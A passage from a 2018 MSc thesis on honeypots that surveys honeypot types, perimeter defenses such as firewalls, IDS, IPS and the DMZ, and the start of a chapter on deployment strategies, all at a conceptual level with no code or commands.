ΟΙΚΟΝΟΜΙΚΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΘΗΝΩΝ
ATHENS UNIVERSITY OF ECONOMICS AND BUSINESS

SCHOOL OF INFORMATION SCIENCES & TECHNOLOGY
MSc in Information Systems

# Honeypot Installation and Utilization on detecting attack patterns and threat intelligence


MSc Candidate
**Achilleas Konstantzos**

Supervisor
**Theodoris Ntouskas**


Athens, 2018

## Abstract

This diploma thesis aims at studying and demonstrating the role of honeypots as a means of adopting active defense practices in cyber security. Its purpose is to describe several possible implementations of the honeypot concept in both perimeter security and research, analyze different deployment strategies and deception techniques, and present their contribution to security as well as the problems that may arise from their use. The thesis covers honeypots as described in international literature followed by a custom deployment of a honeynet lab which was hosted in the premises of a Greek cyber security services company. The lab includes three honeypot virtual machines, simulating five high-vulnerability digital services: SSH and telnet remote access, SIP/PJSIP VoIP telephony protocols, and a Wordpress-based web page. These honeypots forward logs to a virtual machine hosting a SIEM (Security Information and Event Management) system, parsing them and collecting threat intelligence. The process of configuring the honeypot network as well as security hardening and isolation is also presented. Findings extracted during the operation of the honeynet lab include the detection of tens of thousands of attacks while recording their attack patterns. Attack types of dominant frequency were selected to be analyzed in terms of their techniques and motives. Finally, the value of honeypots in local security hardening and threat intelligence research is estimated, in correlation with lessons learnt from this specific lab. Future development of the lab is also outlined.

# Περίληψη

Η παρούσα διπλωματική εργασία αποσκοπεί στην μελέτη και την παρουσίαση του ρόλου των honeypots σα μέσο ιυοθέτησης πρακτικών ενεργητικής άμυνας στην κυβερνοασφάλεια. Στόχος της είναι η περιγραφή διαφορετικών προσεγγίσεων της έννοιας του honeypot στην ασφάλεια υποδομών και την έρευνα, η ανάλυση των πιθανών μεθόδων διάταξης και των τεχνικών παραπλάνησης, και η παρουσίαση της συνεισφοράς του στην ασφάλεια όπως και των προβλημάτων που μπορεί να προκύπτουν από την χρήση του. Η εργασία καλύπτει τα honeypots όπως περιγράφονται στη διεθνή βιβλιογραφία και ακολουθεί η εγκατάσταση ενός εργαστηριακού δικτύου από honeypot, φιλοξενούμενο στις εγκαταστάσεις μιας ελληνικής εταιρίας παροχής υπηρεσιών κυβερνοασφάλειας. Το εργαστηριακό δίκτυο περιλαμβάνει τρείς εικονικούς υπολογιστές honeypot, που προσομοιοώνουν πέντε ψηφιακές υπηρεσίες υψηλής επικυνδινότητας: απομακρυσμένη πρόσβαση μέσω SSH και telnet, πρωτόκολλα ψηφιακής τηλεφωνίας SIP/PJSIP, καθώς και μια ιστοσελίδα βασισμένη σε Wordpress. Τα honeypot αυτά προωθούν αρχεία καταγραφής σε έναν εικονικό εξυπηρετητή που περιλαμβάνει ένα σύστημα SIEM (Security Information and Event Management), το οποίο αποκωδικοποιεί τα αρχεία και συλλέγει πληροφορίες για τις απειλές. Αναλύονται επίσης οι διαδικασίες εγκατάστασης όπως και οι διαδικασίες διασφάλισης και απομώνωσης του δικτύου των honeypots. Τα ευρήματα περιλαμβάνουν τον εντοπισμό δεκάδων χιλιάδων επιθέσεων των οποίων καταγράφονται τα στοιχεία επίθεσης. Στη συνέχεια επιλέγονται επιθέσεις υψηλής συχνότητας και αναλύονται σε σχέση με τις μεθόδους επίθεσης καθώς και τα κίνητρα τους. Τέλος, εκτιμάται η αξία των honeypots στην τοπική ασφάλεια και την έρευνα απειλών σε σύνδεση με την αποκτηθείσα εμπειρία απο το συγκεκριμένο εργαστηριακό δίκτυο. Αναφέρονται επίσης μελλοντικές επεκτάσεις και βελτιστοποιήσεις του.

## Table of Contents

# 1. INTRODUCTION

## Introduction to Cyber Security

Cyber Security is essentially what was known for decades as Information Security, only now evolved to a much more complex discipline, as information moves almost entirely in the cyber space. The booming penetration of Internet into the world has greatly increased complexity of information flow and threats grow both in number and complexity. Cyber Security is one of the fastest growing fields with the US Department of Labour estimating a 28,5% growth for the decade 2016-2026, while the average growth of all other occupations is 7%. Several definitions and models have been expressed on Cyber Security. A representative definition is the following: The approach and actions associated with security risk management processes followed by organizations and states to protect confidentiality, integrity and availability of data and assets used in cyber space. The concept includes guidelines, policies and collections of safeguards, technologies, tools and training to provide the best protection for the state of the cyber environment and its users.

## Active Defense in Cyber Security

While most cyber security measures are of a preventive nature, like firewalls, antivirus software, intrusion detection systems and access control policies in an organization's infrastructure, the ever increasing complexity of attacks has proven to require a different approach in understanding them and mitigating them. Active Defense is a relatively new term in cyber security. Basic principle is to proactively attract attacks in an isolated environment, understand them, contain them and utilize gathered intelligence to improve defensive measures. (EY, 2018) This approach strengthens defenses while simultaneously costs time to attackers and reveals their tactics (CryptoMove Blog, 2016). Information gathered is called

Threat Intelligence. The SANS institute has proposed a model on Active Defense, the *Active Cyber Defense Cycle* (SANS institute, 2016) . According to this model, Active Defense can be interpreted as a never ending cycle of four stages (figure 1): *Network Security Monitoring*, *Incident Response, Threat and Environment Manipulation* and *Threat Intelligence Consumption. Network Security Monitoring* stage focuses on collecting, detecting and analyzing threats in the environment also caring to eliminate false positives should they appear. *Incident Response* assesses the impact of threats while containing them. *Threat and Environment Manipulation* is the stage where Threat Intelligence is assembled also proposing ways to prevent specified detected attack. The final stage of Threat Intelligence Consumption focuses on the utilization of gathered intelligence to update security planning. This stage differs between different organizations as it takes into account only what is relevant to the organization also being aware of specific goals and needs of its operation.




*Figure 1 - The Active Cyber Defense Cycle, a SANS institute model*
*Source: SANS Institute*

# 2. HONEYPOTS

## Honeypot Definition

The most popular core module of an active cyber defense infrastructure has been made known as a “honeypot”. A honeypot may be a computer, server, virtual machine or other part of infrastructure which, as the term implies, has been designed to draw attention of attackers and attract their attacks. Purposes may vary, from gathering threat intelligence and research, to simply containing attackers in a jail, far from the defendant’s actual infrastructure. (Mohammed & Rehman, 2016). Different definitions have been expressed to describe honeypot. One of the most widely accepted was given by Lance Spitzner : *“A honeypot is a security resource whose value lies in being probed, attacked, or compromised.”. (Spitzner, 2002).*

## Honeypot types

Honeypots can be categorized according to different criteria. One classification approach is the interaction level they allow an attacker to achieve. Another approach, is the purpose of honeypot deployment, in production or research honeypots. Several other honeypot classes exist analyzed below.

## Production and Research Honeypots

Production honeypots are deployed in order to protect the actual (production) infrastructure of an organization. The basic concept is to draw attacks in a controlled and isolated environment, causing attackers to waste their time in attacking non-critical resources while utilizing gathered intelligence to further secure production infrastructure.

Research Honeypots are deployed with studying attacks being a primary goal. These honeypots can be deployed by cyber security firms for threat intelligence gathering or academic institutions for research and educational purposes.

## Interaction Level Classification

Honeypot interaction level describes how deep an attacker is allowed to interact with a resource. Allowing deeper interaction, provides more intelligence on a specific attack. (Spitzner, 2002)

- **Low Interaction Honeypots**

Low interaction honeypots can be as simple as open ports for specific services, without even offering a service. For example, allowing traffic to port 80 for HTTP or port 22 for SSH, without any HTTP or SSH servers running, and logging connection attempts is a lowest possible interaction honeypot. Malicious users will detect the open ports with the use of scanners, and attempt an initial connection which will be logged, pinpointing the IP address of the attacker. As open ports do not lead to an actual service, risk of actual malicious activity is minimum in this kind of honeypots. Gathered intelligence is also minimal, as a TCP connection is never established, and no conclusions can be drawn about the attack's actual goals. Logged IP addresses are also not enough to draw conclusions as attacks are usually hidden behind VPN tunnels, or compromised botnets. Even in the event of obtaining an attackers actual IP address, it is not possible to prove malicious activity, since no activity takes place whatsoever other than a connection attempt on listening ports.

- **Medium Interaction Honeypots**

Medium interaction honeypots offer the attacker an actual service running, making the impression an actual production system with an operation system exists behind the honeypot. However they offer no actual interaction with the operating system, meaning they do not allow the attacker to actually log in and execute commands. Compared to low interaction honeypots, these honeypots will allow the attacker to try logins, for example brute forcing passwords, or try to utilize exploits to gain access. They allow gathering intelligence on methods used to gain illegitimate access, but no intelligence on what would happen if attackers actually did gain access.

- **High Interaction Honeypots**

High interaction honeypots allow attackers to actually gain access to an operating system and execute commands. Usually attackers will try to gain as many privileges as possible on targeted server. These honeypots will provide intelligence on methods used to achieve this. Furthermore, allowing the attacker to upload and install new services and applications, will provide intelligence on his actual goals and allow forensic analysis of these introduced services. High interaction honeypots bear the biggest risk factor of all honeypots, and careful deployment must be conducted, especially in network isolation of the honeypot, guaranteeing that no matter what privileges attackers obtain, they will stay in safe distance from actual production infrastructure.

| Interaction Level | Intelligence Gathering | Work Involved | Risk Level |
|---|---|---|---|
| Low | Connection Attempts | Low | Low |
| Medium | Access Attempts and Requests | Medium | Medium |
| High | Actual malicious activity | High | High |

*Table 1 - Comparing effectiveness, complexity and risk between different honeypots' interaction levels.*
*Source: White Paper "Honeypot , Honeynet , Honeytoken : Terminological issues"*

## Physical/Virtual Classification

Physical honeypots are computers with physical hardware. They are expensive to deploy and maintain as they require hardware, space, and power supply to operate.

Virtual Honeypots are virtualized computers. Operating systems are installed in hypervisors, which are systems able to host multiple virtual machines using one hardware computer. Virtual honeypots can be either part of an on-premises infrastructure an organization maintains, or deployed in the cloud, in virtual servers available for renting (VPS). Virtual honeypots cost much less and allow much higher overall flexibility.

## Client Honeypots

Client honeypots are not servers attracting attacks. They are client computers in search of malicious servers. The objective is to gather intelligence on a malicious server, without threatening actual client computers, or other infrastructure. An example could be a specially modified web browser, visiting web servers known for malicious activity. This servers on determining whether a server is actually malicious, and providing information on the exact nature of malicious activity.

## Honeynets

Honeynets are networks rather than computers. They are networks that contain one or more honeypot computers, while they do not serve any production purpose or serve any actual users. In addition to letting in malicious users, a honeynet must allow controlled access to its deployer in a secure manner, in order to allow monitoring and intelligence extraction. (Seifert, C, 2007)

## Honeyfarms

Honeyfarms are installations with multiple honeypots operating in the same place, along with tools and platforms required for monitoring. (Symantec Connect Community, 2003).

Honeypot farming simplifies setup and maintenance when operating multiple honeypots. Larger organizations may operate hundreds of different networks around the world, and operating honeypots on each network would greatly complexity honeypot operation, requiring larger resources and manpower. Honeypot farming is basically the centralization of honeypots in a single location, and the deployment of redirectors on each network, that will allow tunneling traffic in the centralized honeypot location, which is called a honeyfarm (Figure 2). Data acquisition in honeyfarms is enormous, as numerous external endpoints (WAN addresses) are utilized to attract attackers in the same honeypot farm, storming monitoring facilities with huge amounts of intelligence, allowing manpower and resources to only monitor a single location.




*Figure 2 - Redirection to honeypot farms from multiple networks*
*Source: http://cleanbytes.net/hacking-the-hacker-network-security*

## Honeytokens

As mentioned before a honeypot may be a physical or virtual computer, a Honeytoken is generally a security resource like a honeypot that is NOT a computer (Symantec Connect Community, 2003). It could be any kind of digital entity, like a file, document, credit card number or a set of login credentials. Its value lies on detecting when and who uses this planted resource. A simple example is the following: First step can be creating a set of credentials (username, password) that can be used to access a sensitive digital server. Second step is the inclusion of this credentials set in an accessible form, viewable by company personnel (i.e. a collaborative mailbox). Final step is monitoring the server for logins with this specific credentials set. If this login is used then security personnel can trace who logged in from which computer. The set of credentials is called a honeytoken. Another example may be a document, like a PDF file, that contains allegedly sensitive information about an organization, contents should be bogus data of course. Then computers and IDS resources can be modified to detect this specific document when circulating, and alert specified security personnel. It is apparent from aforementioned examples that honeytokens offer great value in addressing insider threats. The principle behind honeytokens is not new (while the term is). Honeytoken could also describe earlier forms of security practices, like map producing companies, including falsified data deliberately in their maps, to detect competitors who are illegally copying information and including them in their own maps.

## Honeypages

Honeypages are web pages that act as a honeypot. They are designed to trigger certain page-dependent malicious software into operation. (R. C. Joshi, Anjali Sardan, 2011) Examples of such software are malicious browser extensions, that may require certain conditions to operate, like a malicious extensions that replaces ads with other malicious ads, requiring legitimate ads to preexist in the webpage.

## Wireless honeypots

A wireless honeypot is a wireless resource, in example a wireless network, that its purpose is to attract malicious users and gather intelligence on hacking techniques. A wide range of different setups could qualify as wireless honeypots, and hacking techniques monitored are not limited to the ones targeting wireless security. A laptop configured as a honeypot with a client wireless card set to imitate an access point is also a wireless honeypot. Other setups could include consumer access points with modified firmware. (Symantec Connect Community, 2004)

Wireless honeypots offer limitless possibilities and setup depends on the attack intelligence one wants to gather. For example, if a wireless honeypot's purpose is to study wireless hacking techniques, it is important that fake wireless traffic is generated constantly, as an attacker would need that to crack WPA passwords.




*Figure 3 - A complex wireless honeypot configuration*
*Symantec Connect Community*




*Figure 4 - A simpler wireless honeypot, using only a modified Access*
*Symantec Connect Community*

Another interesting aspect in wireless honeypots is the choice of whether to offer internet access or not. Allowing internet access with the necessary monitoring resources offers intelligence on what attackers want to achieve once they gain internet access. Usually they want to perform malicious and illegal activities under the target's wireless network external IP address.

Wireless honeypots can also be configured to mimic an entire complex network, causing attackers to waste their time on trying to attack other fake clients in the network, while gathering information on the techniques they use, without actual risks of threatening real clients.

# 3. PERIMETER SECURITY

## Firewalls

Firewalls are systems designed to prevent unauthorized inbound or outbound traffic in a network. They can have either a software or hardware form, or both combined. All packets entering or leaving a network pass through the firewall and are blocked or passed, depending on the firewall rules configuration. (Mohammed, M. and Habibur Rehman, 2016). Generally firewall rulesets should be configured as a whitelist, meaning they should deny all traffic except that which is explicitly allowed. In addition, firewalls should be configured to log their activity, in example, blocked traffic to provide intelligence on unauthorized activity attempts.

- **Hardware Firewalls**

Hardware firewalls are physical devices, commonly described as “appliances”, featuring network ports and can come as stand-alone devices, or integrated with broadband modem/ routers and router devices. They may have multiple ports on the same interface (LAN) or different interfaces on each port (LAN1, LAN2 etc) providing the ability to create separate isolated networks. Hardware firewalls protect an entire network, in contrast to desktop firewalls that protect a client or server computer. They also usually handle load balancing, VLANs, site to site VPN tunnels, port forwarding, IP allocation, DNS and more. Hardware firewalls are the main network management device and their logs are very valuable, commonly forwarded to SIEM (Security Information and Event Management) systems, providing intelligence on network traffic and security events. This intelligence may be enriched by IDS systems to also log traffic between clients in the same network, which normally does not pass through the firewall but handled within switches. While firewalls can regulate traffic

between any kind of different networks, both local and external, in most scenarios they are installed between local networks and the internet.

- **Software Firewalls**

Software firewall is a term used to describe a desktop firewall (also known as personal firewall), which is software installed, or preinstalled, on a computer (in server or client role) to protect this specific computer. It manages incoming and outgoing traffic from the computer and works in a supplemental role to hardware firewalls. Its main objective is to monitor specific applications' traffic requests, to other computers and the internet.




*Figure 5 - A software firewall (Windows preinstalled Firewall) rules table*
*Information Security Stack Exchange - security.stackexchange.com*

Desktop firewalls protect one computer only, and is the controlling layer between the computer and the network, while hardware firewalls protect an entire network, and are usually placed between the network's router and the internet, or are the same device as the router.

## Intrusion Detection Systems (IDS)

Intrusion is any unauthorized/illegal attempt to access, use or incapacitate a computer or network resource. Intrusion Detection is the process of monitoring and analyzing network traffic and events in order to detect attacks attempts and spot vulnerabilities. (Kumar, Venugopalan, 2017). In similarity with Firewalls, IDS systems may protect a single computer (HIDS: Host-based Intrusion Detection System) or an entire network (NIDS: Network-based Intrusion Detection System). Network-based Intrusion Detection Systems can be placed inline in a network, or in a spanning port of a switch (promiscuous mode ports). The goal is for the NIDS device to monitor as many of the transiting packets as possible within a network. Hardware Firewalls lie on top of the network hierarchy, inside or after a router. This means that they do not have visibility over internal network traffic which is routed at the switch level. NIDS systems can be connected to the switches, after configuring the switches to share all packets to the port connected to the NIDS. This type of port configuration is called promiscuous mode. If configured correctly, the NIDS can monitor every single packet transiting the network, in example between two computers connected to the same switch.

As events collected by any type of IDS are huge in numbers, it is very challenging to configure an IDS to actually provide value in increasing security. One approach to describe the effective tuning of IDS is balancing four parameters (SANS Institute, 2008), true positives, false positives, true negatives and false negatives.

| | POSITIVE | NEGATIVE |
|---|---|---|
| **TRUE** | **True Positive:** Alerted on intrusion attempt | **True Negative:** Not alerted on benign activity |
| **FALSE** | **False Positive:** Alerted on benign activity | **False Negative:** Not alerted on intrusion attempt |

*Table 2 - Relationship of Event Categories* (SANS Institute, 2008)

If an IDS resource is configured ideally, True Positive and True Negatives are maximized in number. True positives occur when the system alerts successfully on actual intrusion attempts or other malicious activity. True negatives describe situations when an activity is not malicious, and thus not generating an alert. False positives are non-malicious events that will generate a malicious activity alert, while false negatives are malicious events that will remain undetected by the IDS.

IDS and IPS systems may be placed inline, meaning that they are installed between the external internet access (WAN network) and local network resources.




*Figure 6 - IDS placed inline* (SANS Institute, 2008)

Inline placement introduces an availability risk, as the IDS becomes a single point of failure. If it fails, the whole link is dropped and connectivity ceases.




*Figure 7 - IDS placed on spanning port* (SANS Institute, 2008)

If an IDS system is connected to a switch spanning port, then it monitors traffic but in case of IDS failure traffic continues to flow normally, unmonitored.

## Intrusion Prevention Systems (IPS)

Intrusion Prevention Systems (IPS) are very similar with Intrusion Detection Systems (IDS) but differ on the course of action taken on malicious event detection. IDS is based on detection and alerting, while IPS has the ability to take action and block malicious activity.

An example may be a Web Application Intrusion Prevention System: In a network hosting a Web Server, HTTP ports (80 and 443) will be open in the firewall. Requests to the web server will always pass the firewall layer, and reach the Web Server. If an IDS is in place, malicious request or DoS (Denial of Service) attacks may be detected and generate an alert. If an IPS is in place, malicious packets will be detected, dropped, and similar future packets will also be dropped, without requiring action from the System Administrator.

In IPS systems, inline placement is mandatory, as this is the only way that the IPS can intervene and block packets. To address the single point of failure risk mentioned above, some IPS systems feature failsafe protocols, that will allow traffic to flow (unfiltered) in case the IPS fails or loses electrical power.

## Demilitarized Zone (DMZ)

The Demilitarized Zone is an isolated subnetwork often deployed to host higher-risk servers that are exposed externally to the internet. Its purpose is to isolate these exposed servers from the rest of the network which remains firewalled. (Shinder, 2005)




*Figure 8 - DMZ and LAN networks placement*
*(source: Wikimedia Commons)*

The Demilitarized Zone is a popular choice for placing honeypots, to prevent jeopardizing the production network. However in some honeypot installations, like the ones targeting insider threats, the DMZ placement is unsuitable.

# 4. HONEYPOT DEPLOYMENT STRATEGIES

There are different approaches on deploying honeypots, depending on a number of factors, like the purpose of a honeypot, the expertise of deploying administrators and the preexisting infrastructure on which the honeypots are deployed. (Sivachandiran, Rajeshkumar, 2012)

## Placement on external network.

This approach generally describes a honeypot or honeynet that is facing the internet without a firewall intervening in traffic. Honeypot is exposed externally and remains isolated from any production networks, while the honeypot's IP address is an external (public) one. In case only one public IP address is available, then the monitoring station is set up without an IP address and listens to packets by sharing them with the honeypot, using a hub (that routes all packets to all ports) or a switch allowing promiscuous network mode or port mirroring to achieve same results.

